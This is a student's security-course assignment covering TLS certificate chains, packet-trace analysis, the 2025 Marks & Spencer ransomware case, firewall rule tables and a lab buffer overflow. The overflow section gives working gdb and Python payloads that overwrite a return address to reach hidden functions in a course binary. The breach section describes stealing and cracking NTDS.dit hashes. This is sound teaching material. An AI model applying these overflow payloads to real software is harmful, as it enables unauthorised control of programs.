THE UNIVERSITY OF
SYDNEY

# Assignment 3

INFO3616: Principles of Security and Security Eng

510415022

## Problem 1. Public Key Infrastructure and TLS (25 marks)

### a) Inspect a Certificate Chain (6 marks)

As per this StackExchange post I ran the following command to print out the details of each certificate in the chain:

```
openssl crl2pkcs7 -nocrl -certfile full-cert-chain.pem |
    openssl pkcs7 -print_certs -noout
```

The certificates are printed in the order of End Certificate to Root Certificate. This is clear from the first certificate's common name being a domain name, and the last certificate signing itself (self-signed certificate implies it is a root CA).

**Root certificate**

i) Middle-earth Root Authority

ii) Gandalf the White

iii) Middle-earth Root Authority

iv) Gandalf the White

**Intermediate certificate**

v) Middle-earth Root Authority

vi) Gandalf the White

vii) Middle-earth Intermediate Authority

viii) Elrond Half-elven

**End certificate**

ix) Middle-earth Intermediate Authority

x) Elrond Half-elven

xi) Fellowship of the Ring

xii) frodo.rivendell.me

### b) Study the given trace file `1.pcapng` 11 marks

i. Source: `192.168.0.114`; Destination: `142.251.221.78`


Client
(192.168.0.114)
Server
(142.251.221.78)
Pkt 4. ClientHello
The client initiates the TLS handshake, proposing supported TLS versions and cipher suites.
Pkt 6. ServerHello
The server responds with its chosen TLS version and cipher suite.
Pkt 10. Certificate, Server Key Exchange, Server Hello Done
The server authenticates itself by sending its X.509 certificate signed with its RSA private key. It also sends its Diffie-Helman public key.
Pkt 13. Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
The client sends its Diffie-Helman public key and a Change Cipher Spec message to signal that subsequent messages will be encrypted.
Pkt 15. New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
The server issues a New Session Ticket to allow future session resumption.

Figure 1: Protocol diagram for the first six TLS packets.

ii. The source (`192.168.0.114`) is a private IP address. A private IP address is used here because the client computer is on a local network behind a router or firewall performing network address translation. The NAT device replaces the internal private address with its own public IP address when packets are sent to the Internet, allowing multiple internal devices to share a single public IP.

iii. The first three packets implement a TCP three-way handshake (three-way because it takes three packets to occur). This establishes a reliable connection between the client and server so that future communication can take place.

1. Client initialises connection by sending a TCP SYN message to the server.
2. Server responds with a SYN-ACK message, acknowledging the client's SYN and sending its own details.
3. The client sends a final ACK message, establishing a bidirectional TCP session.

iv. See Figure 1.

v. Packet 15, the final packet in the TLS handshake, contains a New Session Ticket message sent from the server to the client. This session ticket is an encrypted data structure that stores the parameters established during the TLS handshake (such as the negotiated cipher suite and shared session keys). It allows the client to resume the TLS session later without performing a full handshake, reducing computational and latency overhead on future connections.

vi. The agreed cipher suite is `TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256`.

vii. The cipher suite contains information for all 4 methods:

1. Key exchange: Elliptic Curve Diffie-Helman Ephemeral (ECDHE) – allows server and client to agree on shared key
2. Authentication: RSA – server uses private key to sign parts of the TLS handshake so that the client can verify the server's identity
3. Encryption: ChaCha20 – stream cipher to encrypt data exchanged between server and client
4. Message Authentication: Poly1305 – used to generate MACs to ensure data integrity

viii. The last four bytes in hexadecimal are `B3`, `F3`, `F0`, `31`.

### c) A different trace (2 marks)

The file `2.pcapng` shows a TLS 1.3 handshake, which is different from the TLS 1.2 handshake in `1.pcapng`. In TLS 1.3, once the server and client agree on key-exchange parameters in the `ServerHello`, they immediately decide on encryption keys. These keys are then used to encrypt all subsequent handshake messages, which is why we cannot see their contents in plaintext in Wireshark; instead, they are just seen as "Application Data".

### d) Build your own certificate chain (6 marks)

1. Generate a private key for the Root CA with a large key size (for higher security).

```
openssl genrsa -out root-ca.key 4096
```

2. Create a self-signed Root CA certificate valid for 10 years.

```
openssl req -x509 -new -nodes -key root-ca.key -sha256 -days 3650 \
  -out root-ca.crt \
  -subj "/C=AU/ST=NSW/L=Sydney/O=USYD/OU=IT/CN=510415022-Root"
```

3. Generate a private key for the Intermediate CA.

```
openssl genrsa -out intermediate-ca.key 2048
```

4. Create a Certificate Signing Request (CSR) for the Intermediate CA.

```
openssl req -new -key intermediate-ca.key \
  -out intermediate-ca.csr \
  -subj "/C=AU/ST=NSW/L=Sydney/O=USYD/OU=IT/CN=510415022-Intermediate"
```

5. Prepare an extensions file for the Intermediate CA certificate (`intermediate-ext.cnf`):

```
basicConstraints = CA:TRUE
keyUsage = keyCertSign, cRLSign
```

6. Sign the Intermediate CA certificate with the Root CA (valid for 5 years).

```
openssl x509 -req -in intermediate-ca.csr \
  -CA root-ca.crt -CAkey root-ca.key -CAcreateserial \
  -out intermediate-ca.crt -days 1825 -sha256 \
  -extfile intermediate-ext.cnf
```

7. Generate a private key for the End-entity certificate.

```
openssl genrsa -out end-ca.key 2048
```

8. Create a CSR for the End-entity certificate.

```
openssl req -new -key end-ca.key \
  -out end-ca.csr \
  -subj "/C=AU/ST=NSW/L=Sydney/O=USYD/OU=IT/CN=510415022-End"
```

9. Prepare an extensions file for the End-entity certificate (`end-ext.cnf`):

```
basicConstraints = CA:FALSE
keyUsage = digitalSignature, keyEncipherment
extendedKeyUsage = serverAuth, clientAuth
```

10. Sign the End-entity certificate with the Intermediate CA (valid for 1 year).

```
openssl x509 -req -in end-ca.csr \
  -CA intermediate-ca.crt -CAkey intermediate-ca.key -CAcreateserial \
  -out end-ca.crt -days 365 -sha256 \
  -extfile end-ext.cnf
```

11. Combine all certificates into a single certificate chain file.

```
cat end-ca.crt intermediate-ca.crt root-ca.crt > 510415022-cert-chain.pem
```

12. Verify the certificate chain.

```
openssl verify -CAfile root-ca.crt -untrusted intermediate-ca.crt end-ca.crt
```

## Problem 2. Marks & Spencer (M&S) UK Data Breach (25 marks)

i. **What happened?** **(5 marks)**

In April 2025, Marks & Spencer suffered a ransomware attack attributed to the hacking group Scattered Spider. The attack began in February 2025 when threat actors infiltrated M&S systems through social engineering techniques. On April 24, 2025, the attackers deployed ransomware that encrypted the company's servers, affecting critical systems across all 1,400 stores.

**Operational impact.** M&S was forced to suspend all online shopping via its website and mobile app for 46 days. Automated inventory and sales systems were disabled, forcing stores to revert to manual pen-and-paper tracking for fresh food and clothing supplies. This resulted in empty shelves, disrupted contactless payments, non-functioning gift card services, and restricted return options. The company warned that full service recovery would not occur until July 2025.

**Financial impact.** M&S's market cap dropped by approximately £715 million in the days following the breach. The company projected the attack would reduce annual operating profits by approximately £300 million, with daily online sales losses averaging £3.8 million during the shutdown period.

**Data breached.** Customer data that was confirmed stolen included: basic contact details (names, addresses, email addresses), dates of birth, online order histories, and customer reference numbers for M&S credit card or Sparks Pay holders. Over 900 employee names and contact details were also exposed.

**Reputational impact.** M&S's share price fell over 14% after the breach, showing a major hit to its reputation. Customer frustration mounted due to service disruptions, inability to complete purchases, and concerns about data security.

ii. **How did the attackers obtain unauthorised access?** **(5 marks)**

M&S's helpdesk is run by a contractor (Tata Consultancy Services). The attackers impersonated an M&S employee and contacted the IT helpdesk provider, convincing them to reset a user's password and thereby gain access into the M&S network.

Once they gained access into the system, the attackers stole the `NTDS.dit` file which contains password hashes for every domain user in the M&S system. By cracking these password hashes, they obtained legitimate credentials and quietly re-entered the network over subsequent weeks. Finally, the attackers deployed DragonForce ransomware against M&S's servers, encrypting virtual machines that supported e-commerce, payment processing, and logistics applications.

iii. **How did M&S respond?** **(5 marks)**

**Technical response.** Upon discovering the breach over Easter weekend (April 19-21), M&S immediately began taking systems offline to limit damage and protect customers. By April 25, the company suspended all online shopping operations. They engaged cybersecurity experts and forensic investigators to assess the breach scope and begin system restoration. M&S gradually restored services, with the website returning in read-only mode on May 21, and online clothing orders resuming on June 10. In total, online orders were down for over 40 days. The company implemented enhanced security measures and worked with law enforcement agencies throughout the recovery process.

**Legal and regulatory response.** M&S faces potential regulatory scrutiny including fines under UK law due to the confirmed exposure of personal customer data. The company has cyber insurance coverage of up to £100 million and may seek to claim part or all of that amount. M&S cooperated with the UK's National Cyber Security Centre, which issued guidance on ransomware mitigation. The National Crime Agency and law enforcement agencies launched investigations, focusing on the Scattered Spider group as the primary suspects.

**Customer relations response.** On May 13, 2025, M&S began formally notifying affected customers via letter and email about the data breach. The CEO, Stuart Machin, publicly communicated that while customer data was stolen, it did not include usable payment card details or account passwords, and there was no evidence the data had been shared. M&S mandated password resets for all customers upon their next login attempt and provided guidance on remaining safe online, warning customers to be vigilant for phishing emails, texts, or calls claiming to be from the retailer. The company advised customers to monitor their credit scores and be wary of sharing personal information.

**Public relations response.** M&S maintained regular communication through press releases, social media updates, and website notices to keep stakeholders informed throughout the recovery process.

iv. **Two risks to impacted customers** **(5 marks)**

Risk 1. Phishing and social engineering attacks: With stolen personal information including names, dates of birth, addresses, and order histories, attackers can craft highly convincing phishing campaigns targeting M&S customers. This data enables them to impersonate M&S or other trusted entities with personalised details that make scams appear legitimate, potentially leading to credential theft, financial fraud, or malware installation.

Risk 2. Identity theft and account takeover: The exposed personal data can be used to commit identity fraud or attempt account takeovers on other platforms where customers may have reused similar credentials. Customer reference numbers for M&S credit cards, combined with personal details like dates of birth and addresses, could potentially be exploited to impersonate victims for fraudulent credit applications or to access financial accounts, especially if customers used similar information across multiple services.

v. **Should M&S have paid the ransom? (5 marks)**

Whether Marks & Spencer should have paid the ransom after the 2025 cyberattack is a complicated issue. Although paying might seem like the fastest way to restore systems and protect customers, it also raises serious legal, ethical, and practical concerns that make it a risky choice.

From a legal point of view, the UK strongly discourages ransom payments, especially when the attackers may be linked to sanctioned groups. Making a payment to a sanctioned entity can be treated as a criminal offence, even if done unintentionally. The bigger issue is that paying ransoms keeps the criminal cycle going. Every successful payment funds future attacks and makes ransomware more profitable. There's also no guarantee of recovery. Many organisations that pay never get all their data back, or they find it corrupted. Others are targeted again soon after because they're seen as willing to pay. Beyond that, paying can harm a company's reputation, suggesting it was unprepared and willing to negotiate with criminals.

That said, there are situations where paying might feel unavoidable. For smaller organisations, or for hospitals and utilities where downtime can risk lives, the pressure to restore operations quickly can make paying seem like the only realistic option.

For M&S, though, paying likely wasn't justified. The group believed to be behind the attack, Scattered Spider, has links to Russian cybercriminals, which would have created serious sanctions risks. M&S also had the resources and insurance to rebuild its systems independently, even if it took weeks and cost millions.

It is for these reasons that I feel refusing to pay was the right decision.

## Problem 3. Conduct a Buffer Overflow Attack (25 marks)

Three secrets obtained:

1. POST
2. QUANTUM
3. CRYPTOGRAPHY

# Methodology

## "Exploratory data analysis"

We first run the executable file to check if a buffer overflow even occurs in any way.

```
cd ~/assignments/Assignment_3
gdb securevault
set args $(python3 -c ‘print("A"*30)’)
run
```

Output:

```
Welcome to SecureVault 2.0

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

So there definitely is a buffer overflow issue in the code. Next we see what functions are defined in the code:

```
info functions
p (void*) hidden
p (void*) backdoor
p (void*) vault
```

Output:

- `hidden` at 0x56556411
- `backdoor` at 0x565563a7
- `vault` at 0x5655631b

### Offset calculation

The offset between the buffer start and the saved return address was calculated by analysing the stack frame:

```
break process
set args $(python3 -c ‘print("A"*10)’)
run
continue
p/x $ebp
p ($ebp + 4) - ($ebp - 0xd)
```

Result: offset = 17 bytes. This indicates the buffer requires 17 bytes of padding before the 4-byte return address.

## Exploits

### Secret 1

```
set args $(python3 -c ‘import struct,sys; sys.stdout.buffer.write(b"A"*17 + struct.pack("<I", 0x56556411))’)
run
```

Output:

```
Nice try, You have unlocked the first part of the secret: POST
```

### Secret 2

```
set args $(python3 -c ’import struct,sys; sys.stdout.buffer.write(b"A"*17 + struct.pack("<I", 0x565563a7))’)
run
```

Output:

```
You’ve triggered the backdoor and unlocked the second part of the secret: QUANTUM
```

### Secret 3

```
set args $(python3 -c ’import struct,sys; sys.stdout.buffer.write(b"A"*17 + struct.pack("<I", 0x5655631b))’)
run
```

Output:

```
Ooops you have unlocked the third and final part of the secret: CRYPTOGRAPHY
```

## Problem 4. Firewalls (25 marks)

### a) Configuring a stateful firewall (12 marks)

| Rule | Inc. iface | Src IP | Dest IP | Proto | Src Port | Dest Port | State | Action |
|---|---|---|---|---|---|---|---|---|
| A | eth0 | * | 129.78.0.0/16 | * | * | * | EST | ALLOW |
| B | eth1 | 129.78.0.0/16 | * | TCP | * | 80, 443, 25 | * | ALLOW |
| C | eth1 | 129.78.0.0/16 | * | UDP | * | 53 | * | ALLOW |
| D | eth1 | 129.78.1.100 | 172.217.167.110 | UDP | * | 443 | * | ALLOW |
| E | eth0 | * | 129.78.1.1 | TCP | * | 80, 443 | * | ALLOW |
| F | eth0 | 129.78.1.90 | 129.78.1.2 | TCP | * | 22 | * | ALLOW |
| G | * | * | * | * | * | * | * | DENY |

Table 1: Stateful rule set for network `129.78.0.0/16`.

### b) Converting to stateless filtering (13 marks)

| Rule | Iface | Src IP | Dst IP | Proto | Src Port | Dst Port | ACK | Action |
|---|---|---|---|---|---|---|---|---|
| A1 | eth1 | 129.78.0.0/16 | * | TCP | * | 80, 443, 25 | NO | ALLOW |
| A2 | eth0 | * | 129.78.0.0/16 | TCP | 80, 443, 25 | * | YES | ALLOW |
| B1 | eth1 | 129.78.0.0/16 | * | UDP | * | 53 | * | ALLOW |
| B2 | eth0 | * | 129.78.0.0/16 | UDP | 53 | * | * | ALLOW |
| C1 | eth1 | 129.78.1.100 | 172.217.167.110 | UDP | * | 443 | * | ALLOW |
| C2 | eth0 | 172.217.167.110 | 129.78.1.100 | UDP | 443 | * | * | ALLOW |
| D1 | eth0 | * | 129.78.1.1 | TCP | * | 80, 443 | NO | ALLOW |
| D2 | eth1 | 129.78.1.1 | * | TCP | 80, 443 | * | YES | ALLOW |
| E1 | eth0 | 129.78.1.90 | 129.78.1.2 | TCP | * | 22 | NO | ALLOW |
| E2 | eth1 | 129.78.1.2 | 129.78.1.90 | TCP | 22 | * | YES | ALLOW |
| F | * | * | * | * | * | * | * | DENY |

Table 2: Stateless firewall rules for network `129.78.0.0/16`.